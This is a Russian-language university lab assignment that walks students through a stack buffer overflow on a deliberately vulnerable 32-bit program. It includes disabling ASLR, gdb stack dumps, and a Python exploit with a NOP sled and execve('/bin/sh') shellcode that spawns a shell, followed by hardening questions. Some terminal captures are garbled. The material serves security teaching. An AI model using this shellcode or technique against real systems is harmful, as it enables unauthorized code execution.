

Лабораторная работа 1: Переполнение стека

В процессе работы снимите все необходимые скриншоты и ответьте на все поставленные вопросы.

Подготовка стенда

Для выполнения лабораторной работы вам понадобится стенд с ОС Linux. Для выполнения предлагается использовать ОС Debian GNU/Linux 10 (buster) x32, однако не возбраняется использовать и иную ОС. ОС рекомендуется установить на виртуальную машину [VirtualBox](#). Не возбраняется использовать гипервизоры, либо реальное железо. Рекомендуется образ [debian-live-10.1.0-i386-mate+nonfree.iso](#)

Рандомизация стека (ASLR)

Задание

Включаем рандомизацию стека

```
# echo 1 > /proc/sys/kernel/randomize_va_space
```

Создаем тестовое приложение

```
# nano esp.c
```

```
#include <stdio.h>

void main() {
    register int i asm("esp");
    printf("$esp = %#010x\n", i);
}
```

```
GNU nano 2.2.6      File: esp.c      Modified
#include <stdio.h>
void main() {
    register int i asm("esp");
    printf("$esp = %#010x\n", i);
}

^G Get H^O Write^R Read ^Y Prev ^K Cut T^C Cur Pos
^X Exit ^J Justi^W Where^V Next ^U UnCut^T To Spell
```

Запускаем программу несколько раз.

```
# gcc -o esp esp.c
```

```
# ./esp
```

```
# ./esp
```

```
# ./esp
```

```
root@kali:~/buf# gcc -o esp esp.c
root@kali:~/buf# ./esp
$esp = 0xbfe39f10
root@kali:~/buf# ./esp
$esp = 0xbfb5e330
root@kali:~/buf# ./esp
$esp = 0xbff20760
root@kali:~/buf#
```

Результат для отчета

- ★ Выполните в своей консоли нижеприведенные команды. Сделайте снимок экрана или его части с выводом консоли и приложите в отчет изображение. (Пример ниже). В дальнейшем подобные задания выполняются аналогично.

```
# date
```

```
# ../esp
```

```
# hexdump -n 16 -e '4/4 "%08X" 1 "\n" /dev/random
```

```
# ./esp
```

```
# /sbin/dmidecode | grep UUID
```

```
# ./esp
```

```

root@edu:/home/user# hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random
02F7AEA8631C5DF3725DAB859C8EB69F
root@edu:/home/user# date
Fri Apr 24 01:18:06 MSK 2020
root@edu:/home/user# ./esp
$esp = 0xbfd45650
root@edu:/home/user# hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random
B8C7268138736F33261177222DDBB809
root@edu:/home/user# ./esp
$esp = 0xbfccdbc0
root@edu:/home/user# /sbin/dmidecode | grep UUID
        UUID: 387d9db0-41e7-a34c-883f-1d10dce6b598
root@edu:/home/user# ./esp
$esp = 0xbfb9ce50
root@edu:/home/user# █

```

Отключаем ASLR

Задание

```

# echo 0 > /proc/sys/kernel/randomize_va_space
# ./esp
# ./esp
# ./esp

```

```

root@kali:~# echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
0
root@kali:~# ./esp
$esp = 0xbffff470
root@kali:~# ./esp
$esp = 0xbffff470
root@kali:~# ./esp
$esp = 0xbffff470
root@kali:~# █

```

Результат для отчета

- ★ Выполните в своей консоли нижеприведенные команды. Сделайте два снимка экрана или его части с выводом консоли и приложите в отчет изображение.

```

# date
# ./esp
# hexdump -n 16 -e '4/4 "%08X" 1 "\n"' /dev/random

```

```
# ./esp  
# /sbin/dmidecode | grep UUID  
# ./esp
```


Создаем уязвимую программу

Задание

Создаем простую программу, которая копирует строку в буфер.

```
# nano bo1.c
```

```
#include <string.h>  
#include <stdio.h>  
void main(int argc, char *argv[]) {  
    copier(argv[1]);  
    printf("Done!\n");  
}  
int copier(char *str) {  
    char buffer[100];  
    strcpy(buffer, str);  
}
```



```
GNU nano 2.2.6      File: bo1.c      Modified  
0xbffff3f0:      0x08048400      0x00000000      0x0000  
#include <string.h> 00000002      0xbffff494      0xbfff  
#include <stdio.h>  
void main(int argc, char *argv[]) {  
    copier(argv[1]);  
    printf("Done!\n");  
}  
int copier(char *str) {  
    char buffer[100];  
    strcpy(buffer, str);  
}  
root@kali:~/kali2# nano b4  
root@kali:~/kali2# chmod a+x b4
```

Сохраняем файл Ctrl+X, Y, Enter.

Компилируем приложение.

```
#gcc -g -m32 -z execstack -no-pie -o bo1 bo1.c -mpreferred-stack-boundary=4  
./bo1 A
```

Вопросы

1. Успешно ли прошла компиляция?
2. Получили ли вы какие-то проблемы? Опишите их
3. Как исправить приложение?
4. Что значита флаг компилятора -mpreferred-stack-boundary=4?

Результат для отчета

- ★ Выполните нижеприведенные команды и добавьте скриншот терминала в отчет

```
# date  
# hexdump -n 8 -e '4/4 "%08X" 1 "\n" /dev/urandom  
# ./bo1 A  
# /sbin/dmidecode | grep UUID
```

Создание эксплойта при помощи python

Задание

```
#nano b1
```

Записываем следующий код

```
#!/usr/bin/python  
print 'A' * 116
```

```
GNU nano 2.2.6           File: b1           Modified

#!/usr/bin/python
print 'A' * 116

```



The image shows a terminal window with the GNU nano 2.2.6 editor. The file being edited is named 'b1'. The content of the file is a Python script that prints 116 'A' characters. The background features a large, faint Kali Linux dragon logo. At the bottom, there is a status bar with various keyboard shortcuts for navigation and editing.

^G Get Help	^O WriteOut	^R Read Fil	^Y Prev Pag	^K Cut Text	^C Cur Pos
^X Exit	^J Justify	^W Where Is	^V Next Pag	^U UnCut Te	^T To Spell

Сохраняем нажатием Ctrl+X, Y, Enter.

Делаем программу исполняемой.

```
# chmod a+x b1
# ./b1
```

```
root@kali:~/127# chmod a+x b1
root@kali:~/127#
root@kali:~/127# ./b1
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
root@kali:~/127#
```



The image shows a terminal window where the user has successfully executed the script. The output consists of two lines of 116 'A' characters each. The background features a large, faint Kali Linux dragon logo.

```
# ./b1 > e1
```

Созданный файл содержит 116 "А"

```
root@kali:~/127# ./b1 > e1
root@kali:~/127#
root@kali:~/127# ls -l e1
-rw-r--r-- 1 root root 117 Jul  1 17:27 e1
root@kali:~/127#
```

Переполнение стека

Задание

Воспроизводим ошибок сегментации

./bo1 \$(cat e1)

```
root@kali:~/kali2# ./bo1 $(cat e1)
Segmentation fault
root@kali:~/kali2#
```

Вопрос

1. Объясните причину возникновения ошибки сегментирования?

Результат для отчета

- ★ Выполните нижеприведенные команды и пришлите скриншот терминала

```
# date
```

```
# hexdump -n 8 -e '4/4 "%08X" 1 "\n" /dev/urandom
```

```
# ./bo1 $(cat e1)
```

```
# /sbin/dmidecode | grep UUID
```

Отладка программы

Задание

Попробуем провести динамический анализ приложения с помощью gdb.

```
# gdb -q bo1
# (gdb) list4
# (gdb) break 10
```

```
(gdb) klist~# cd kali2
1oot@kal#include2<string.h>
2oot@kal#include2<stdio.h>
3oot@kalvoidkmain(intmargc,xchar *argv[]) {
4oot@kali:~/kalicopier(argv[1]);
5oot@kali:~/kaliprintf("Done!\n");
6      }
7      int copier(char *str) {
8          char buffer[100];
9          strcpy(buffer, str);
10     }
(gdb) break 10
Breakpoint 1 at 0x8048482: file bo1.c, line 10.
(gdb)
```

Обычное выполнение

Задание

Выполняем следующие команды

```
# (gdb) run A
# (gdb) info registers
```

Важные регистры:

- *\$esp (вершина стека)*
- *\$ebp (дно стека)*


```

(gdb) info registers
eax 0xbffff3b0: 0xbffff3bc0 0x1073744964 0x00000000
ecx 0xbffff400: 0xbffff67c2 0x1073744260 0xbffff400
edx 0xbffff3bc -1073744964
ebx 0xb7fb6000 -1208262656
esp 0xbffff3b0 0xbffff3b0
ebp 0xbffff428 0xbffff428
esi 0x0 0
edit anyway? (y or n) y
eip 0x8048482 0x8048482 <copier+24>
eflags 0x2820 b3 [bSF IF ]
cs 0x73 nano 115
ss 0x7b chmod 123x b4
ds 0x7b ./b4 1234
es 0x7b 123
fs 0x0 0
gs 0x33 51

```

Выполняем

```
# (gdb) x/40x $esp
```

```

(gdb) x/40x $esp
0xbffff3b0: 0x00000001 0x00000000 0x00000001 0xb7ff0041
0xbffff3c0: 0xb7ff8300 0x00000000 0xb7e0f940 0x00000001
0xbffff3d0: 0x00000003 0x00000009 0x03c0003f 0x00000000
0xbffff3e0: 0xbffff494 0xbffff408 0xbffff400 0x08048232
0xbffff3f0: 0xb7fff930 0x00000000 0x000000c2 0xb7ea4586
0xbffff400: 0xffffffff 0xbffff42e 0xb7e1cbf8 0xb7e411e3
0xbffff410: 0x00000000 0x00ca0000 0x00000001 0x080482bd
0xbffff420: 0xbffff66c 0x0000002f 0xbffff448 0x0804844f
0xbffff430: 0xbffff67c 0xbffff4f4 0xbffff500 0xb7e4139d
0xbffff440: 0xb7fb63c4 0xbffff460 0x00000000 0xb7e29a63
(gdb)

```

Результат для отчета

- ★ Приложите в отчет выше приведенный скриншот с распечаткой стека со своей машины.

Вопросы

Чему равен адрес возврата на вашем стенде?

Переполнение стека символами "А"

Задание

В gdb выполняем следующую команду

```
# (gdb) run $(cat e1)
```

```
# (gdb) info registers
```

```
# (gdb) x/40x $esp
```

Обратите внимание на адрес возврата.

```
esp ffff400: 0xbffff3402 0xbffff340 0xbffff4a0 0xb7fed7da
ebp b) q 0xbffff3b8 0xbffff3b8
esi=bugging ses 0x0 is a0tive.
edi 0x0 0
eip Inferio 0x8048482ess 16530x8048482e<copier+24>
eflags 0x282 [ SF IF ]
cs it anyway? (y0x73n) y 115
ss ot@kali:~# cd0x7bi2 123
ds ot@kali:~/kal0x7bcp b3123
es ot@kali:~/kal0x7bnano 123
fs ot@kali:~/kal0x0 chmod0a+x b4
gs ot@kali:~/kal0x33./b4 51e4
(gdb) x/40x $esp2# 
0xbffff340: 0x00000001 0x00000000 0x00000001 0x41414141
0xbffff350: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff360: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff370: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff380: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff390: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3a0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3b0: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff3c0: 0xbffff600 0xbffff484 0xbffff490 0xb7e4139d
0xbffff3d0: 0xb7fb63c4 0xbffff3f0 0x00000000 0xb7e29a63
(gdb)
```

Завершаем работу с gdb

```
# (gdb) quit
```

Результат для отчета

Приложите в отчет выше приведенный скриншот с распечаткой стека со своей машины.

Вопросы

1. Как по поведению программы можно определить, что адрес возврата изменился?
2. Как-то можно понять, чему равен адрес возврата?

Устанавливаем Hexedit

Задание

Устанавливаем hex редактор. Можно поставить тот, который вам больше нравится.

```
# apt update  
# apt install hexedit -y
```

Изменение адреса возврат

Задание

```
# cp e1 e2  
# hexedit e2
```

Изменяем последние 4 байта '41' "41 41 41 41" на "31 32 33 34" (может и попробовать что-то свое)

```
00000000e0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
00000010f0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
0000002000: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
00000030 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
00000040ing 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
00000050 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
00000060Inf 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAAAA  
00000070 31 32 33 34 0A 1234.  
00000080way? (y or n) y
```

Сохраняем файл Ctrl+X, Y.

Тестируем в отладчики

Задание

```
# (gdb) gdb -q bo1  
# (gdb) break 10  
# (gdb) run $(cat e2)  
# (gdb) info registers
```

```
# (gdb) x/40x $esp
```

Адрес возврата теперь 0x34333231

Результат для отчета

- ★ Приложите в отчет в скриншот с распечаткой стека со своей машины (последняя команда)

Использование Shellcode

Задание

Написание своего шеллкода не входит в наши планы. Возьмем уже проверенный.

```
\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80
```

Размер данного shellcode 32 байта.


Создание Эксплойта

Задание

```
# nano b3
```

```
#!/usr/bin/python
```

```
nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '1234'
print nopsled + shellcode + padding + eip
```



```
GNU nano 2.2.6           File: b3           Modified

#!/usr/bin/python

nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '1234'
print nopsled + shellcode + padding + eip
```

^G Get He ^O WriteO ^R Read F ^Y Prev P ^K Cut Te ^C Cur Pos
^X Exit ^J Justif ^W Where ^V Next P ^U UnCut ^T To Spell

Сохраняем файл Ctrl+X, Y, Enter.

```
# chmod a+x b3
```

```
# ./b3.py > e3
```

```
# xxd e3
```

```
00000000: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000010: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000020: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000030: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000040: 31 C0 89 C3 B0 17 CD 80 31 D2 52 68 6E 2F 73 68 1.....1.Rhn/sh
00000050: 68 2F 2F 62 69 89 E3 52 53 89 E1 8D 42 0B CD 80 h//bi..RS...B...
00000060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
00000070: 31 32 33 34 0A push %ecx 1234.
00000080: 0x080484e2 <+14>: sub $0x4,%esp
```

Запускаем эксплойт в gdb

Задание

```
# gdb bo1
```

```
# (gdb) break 10
```

```
# (gdb) run $(cat e3)
```

```
# (gdb) info registers
```

```
# (gdb) x/40x $esp
```

```
espffff400: 0xbffff3402 0xbffff340 0xbffff4a0 0xb7fed7da
ebp) q 0xbffff3b8 0xbffff3b8
esi 0x0 is active.
edi 0x0 0
eip Inferio0x8048482ess 16530x8048482 <copier+24>
eflags 0x282 [ SF IF ]
cs it anyway? (y0x73n) y 115
ss atkali:~# cd0x7bi2 123
ds atkali:~/ka 0x7bcp b3123
es atkali:~/ka 0x7bnano 123
fs atkali:~/ka 0x0 chmod0a+xb4
gs atkali:~/ka 0x33 /b4 51e4
(gdb) x/40x $esp?#
0xbffff340: 0x00000001 0x00000000 0x00000001 0x90909090
0xbffff350: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff360: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff370: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff380: 0x90909090 0x90909090 0x90909090 0xc389c031
0xbffff390: 0x80cd17b0 0x6852d231 0x68732f6e 0x622f2f68
0xbffff3a0: 0x52e38969 0x8de18953 0x80cd0b42 0x41414141
0xbffff3b0: 0x41414141 0x41414141 0x41414141 0x34333231
0xbffff3c0: 0xbffff600 0xbffff484 0xbffff490 0xb7e4139d
0xbffff3d0: 0xb7fb63c4 0xbffff3f0 0x00000000 0xb7e29a63
(gdb)
```

Выбор адреса возврата

Задание

Нужно выбрать адрес для записи `$eip`. Адрес должен указывать на NOP команду, хотя можете попробовать точно попасть на Шелл-код.

В данном примере `0xbffff370`.

Выходим из `gdb`.

```
# (gdb) quit
```

Результат для отчета

- ★ Приложите аналогичный скриншот с распечаткой стека со своей машины

Вопросы

1. Какой адрес возврата у вас получился?

Вставляем выбранный адрес в эксплойт

Задание

```
# cp b3 b4
```

```
# nano b4.py
```

```
#!/usr/bin/python
```

```
nopsled = '\x90' * 64
```

```
shellcode = (
```

```
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
```

```
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
```

```
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
```

```
)
```



```
padding = 'A' * (112 - 64 - 32)
eip = '\x70\xfb\xff\xbf'
print nopsled + shellcode + padding + eip
```

```
GNU nano 2.2.6 File: b4
0xbffff3f0: 0x08048400 0x00000000 0x00000000 0x00000000
#!/usr/bin/pythonx00000002 0xbffff494 0xbffff
(gdb) q
nopsled = '\x90' * 64
shellcode = (
'\x31\xc0\x89\xc3\xb0\x17\xcd\x80\x31\xd2' +
'\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89' +
'\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80'
)
padding = 'A' * (112 - 64 - 32)
eip = '\x70\xfb\xff\xbf'
print nopsled + shellcode + padding + eip
root@kali:~/kali2# ./b4 > e4
```

Сохраняем Ctrl+X, Y, Enter.

```
# chmod a+x b4
# ./b4.py > e4
# hexedit e4
```

```
00000000e0:90 90 90 90 41 90 90 90 90 14 90 90 90 90 90 90 90 90 0x34333231.....
00000010f0:90 90 90 90 34 90 90 90 90 90 90 90 90 90 90 90 90 90 0xb7e29a63.....
0000002000:90 90 90 90 00 90 90 90 90 90 90 90 90 90 90 90 90 90 0xb7fed7da.....
00000030 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....
00000040ing31c089c3aB0i17CD8031D252686E2F73681.....1.Rhn/sh
00000050 68 2F 2F 62 69 89 E3 52 53 89 E1 8D 42 0B CD 80 h//bi..RS...B...
00000060Inf41i414141oc41s41641i41w3414141l41d.41414141AAAAAAAAAAAAAAAA
00000070 70 F3 FF BF 0A  way? (y or n) y p....
00000080
```

Запуск эксплойта в gdb

Задание

```
# gdb bo1
# (gdb) break 10
# (gdb) run $(cat e4)
```


(gdb) info registers

(gdb) x/40x \$esp

```
esp ffff400: 0xbffff340 0xbffff340 0xbffff4a0 0xb7fed7da
ebp b) q 0xbffff3b8 0xbffff3b8
esiebugging ses0x0n is a0tive.
edi 0x0 0
eip Inferio0x8048482ess 16530x8048482<copier+24>
eflags 0x282 [ SF IF ]
csit anyway? (y0x73n) y 115
ssot@kali:~# cd0x7bi2 123
dsot@kali:~/kal0x7bcp b3123
esot@kali:~/kal0x7bnano 123
fsot@kali:~/kal0x0 chmod0a+x b4
gsot@kali:~/kal0x33 /b4 51e4
(gdb) x/40x $esp
0xbffff340: 0x00000001 0x00000000 0x00000001 0x90909090
0xbffff350: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff360: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff370: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff380: 0x90909090 0x90909090 0x90909090 0xc389c031
0xbffff390: 0x80cd17b0 0x6852d231 0x68732f6e 0x622f2f68
0xbffff3a0: 0x52e38969 0x8de18953 0x80cd0b42 0x41414141
0xbffff3b0: 0x41414141 0x41414141 0x41414141 0xbffff370
0xbffff3c0: 0xbffff600 0xbffff484 0xbffff490 0xb7e4139d
0xbffff3d0: 0xb7fb63c4 0xbffff3f0 0x00000000 0xb7e29a63
(gdb)
```

(gdb) continue

```
(gdb) continue
Continuing.
process 16952 is executing new program: /bin/dash
#
```

exit

(gdb) quit

Результат для отчета

- ★ В полученном shell выполните команду date и пришлите скриншот терминала

Запускаем в Shell

Задание

```
# ./bo1 $(cat e4)
```

A terminal window with a black background and white text. The prompt is 'root@kali:~/buf#'. The user enters './bo1 \$(cat e4)'. The output is 'Done!'. The prompt changes to '# ' with a white cursor block.

```
root@kali:~/buf# ./bo1 $(cat e4)
Done!
# █
```

Если возникнут проблемы попробуйте немного изменить размер паддинга или сдвинуть адрес возврата.

Результат для отчета

- ★ В полученном shell выполните команду `date` и пришлите скриншот терминала

Вопросы

1. Как правильно подобрать полный размер инжектированных кода (паддинг для кода `print 'A' * 116`) ?

Включаем ASLR

Задание

```
# echo 1 > /proc/sys/kernel/randomize_va_space
```

Пробуем снова воспроизвести получения shell.

Вопросы

1. Как можно было повысить защищенность рассматриваемого тестового приложения на разных этапа его жизненного цикла ?